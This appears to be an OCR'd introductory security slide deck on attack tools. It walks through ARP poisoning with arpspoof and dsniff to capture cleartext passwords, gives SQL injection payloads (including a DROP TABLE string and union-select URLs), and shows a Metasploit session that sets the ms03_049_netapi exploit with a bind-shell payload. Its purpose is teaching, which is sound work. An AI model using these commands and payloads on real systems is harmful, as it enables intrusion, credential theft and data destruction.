
Attack Tools and Attack Vectors


Alex Kisakye
alexkis@thoughtworks.com

Slide Caution


- Some of the tools discussed in this presentation can be disastrous if not run with caution
- Make sure you have permission before you run them in your networks and networks of others

CIA – In regards to InfoSec





OSI Model is back...



Types of Attacks
Passive and Active Attacks


- Passive Attacks
  - Eavesdropping
  - Offline cryptographic attacks
- Active Attacks
  - Man-In-The-Middle
  - Message Insertion
  - Spoofing (device or user)
  - Denial of Service
  - Protocol specific attacks

dsniff

dsniff is a collection of tools for network security auditing and penetration testing. We shall use dniff and arpspoof from the toolset

- Network Auditing?
  - A network security audit is a means by which the ongoing level of performance of an organization's network security can be monitored
- Pentesting?
  - A penetration test, sometimes referred to as pentest, is an AUTHORISED attack on a computer system with the intention of finding security weaknesses, potentially gaining access to it, its functionality and data.

Dsniff and arpspoof in action



Lab

- On your computer find out the default gateway
  - *nix – “netstat -rn”
- On your attack maching
  - arpspoof “default-gw”
    - We are poisoning the arp on the network to tell all hosts that we are the gateway
  - dsniff -i “interface” -mc
    - m- automatic protocol detection
    - c- for use with arpspoof
- Dont forget to enable IP forwarding on your attack machine! why?
  - echo 1 > /proc/sys/net/ipv4/ip_forward
- Wait for clear text usernames and password to pass-by as the victim enters them

Buffer Overflow

- A buffer, in terms of a program in execution, can be thought of as a region of computer's main memory that has certain boundaries in context with the program variable that references this memory. e.g
  - char name[4] = {0};

- Overflow happens when more data is written to a variable than was reserved for, e.g
  - char name[4] = {0};
  - strcpy(name, "Alex"); /*expected*/

    OR
  - char name[4] = {0};
  - strcpy(name, "Kisakye"); /*unexpected*/

So why are they bad?

- For one, they stop proper program execution
- They can be exploited to gain access to the system... But how?
  - char name[4] = {0};
  - strcpy(name, "Kisakye"); /*unexpected*/

SQL Injection

- Attack where sql code is sent past a webapp to the database driving the app.
- This vulnerability can be found when user input is incorrectly filtered for string literal escape characters embedded in SQL statements.

Some Examples

- SQL Injection Based on 1=1 is Always True

  UserId: 105 or 1=1

  Password:

- Backend SQL

  SELECT * FROM Users WHERE UserId = 105 or 1=1

More sql injection

- SQL Injection Based on Batched SQL Statements

  User id: 105; DROP TABLE Suppliers

  Password:

- Result

  SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers

Url examples

- http://www.site.com/index.php?catid=1’
- http://www.site.com/index.php?catid=1 order by 1
- http://www.site.com/index.php?catid=-1 union select 1,2,3,4,5,6

Metasploit

- The Metasploit Project is a security project that provides information about security vulnerabilities and aids in penetration testing.

- Its best-known sub-project is the open source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.


- Free Course available... http://backtracktutorials.com/metasploit-tutorial/

Some terms

- Vulnerability: A flaw or weakness in system security procedures, design or implementation that could be exploited resulting in notable damage.
- Exploit: A piece of software that take advantage of a bug or vulnerability, leading to privilege escalation or DoS attacks on the target.
- Payload: Actual code which runs on the compromised system after exploitation

Usage

- msfconsole, cli environment that you can use to interact with the framework



Identify vulnerable host

- You can access nmap within metasploit.
  - Nmap is a portscanner, probably the best
    - Within msfconsole, run
      - db_nmap -v -sV host_or_network_to_scan
        - Eg db_nmap -v -sV 10.10.0.0/24

Search and use suitable exploits

- Once target is identified, use search function to indentify right exploit
  - Msf > search smb

exploit/windows/smb/ms06_070_wkssvc	2006-11-14	manual
exploit/windows/smb/ms07_029_msdns_zonename	2007-04-12	manual
exploit/windows/smb/ms08_067_netapi	2008-10-28	great
exploit/windows/smb/ms09_050_smb2_negotiate_func_index	2009-09-07	good
exploit/windows/smb/ms10_061_spoolss	2010-09-14	excellent
exploit/windows/smb/netidentity_xtierrpcpipe	2009-04-06	great
exploit/windows/smb/psexec	1999-01-01	manual
exploit/windows/smb/psexec_psh	1999-01-01	manual

Use exploit

Msf> use exploit/windows/smb/ms03_049_netapi

msf

```
msf > use exploit/windows/smb/ms03_049_netapi
msf exploit(ms03_049_netapi) > show options

Module options (exploit/windows/smb/ms03_049_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, WKSSVC)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP0/SP1
```

Set options, payload and exploit

```
msf exploit(ms03_049_netapi) > set rhost 10.10.0.1
rhost => 10.10.0.1
msf exploit(ms03_049_netapi) > set target 0
target => 0
msf exploit(ms03_049_netapi) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   generic/custom                                               normal  Custom Payload
   generic/debug_trap                                           normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                       normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                    normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                           normal  Generic x86 Tight Loop
   windows/adduser                                              normal  Windows Execute net user /ADD
msf exploit(ms03_049_netapi) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(ms03_049_netapi) > exploit

[*] Started bind handler
```

References...

- http://www.thegeekstuff.com/2013/06/buffer-overflow/
- http://www.w3schools.com/sql/sql_injection.asp
- https://jonathansblog.co.uk/metasploit-tutorial-for-beginners
- http://www.explorehacking.com/2011/03/metasploit-tutorial-with-example.html
- http://monkey.org/~dugsong/dsniff/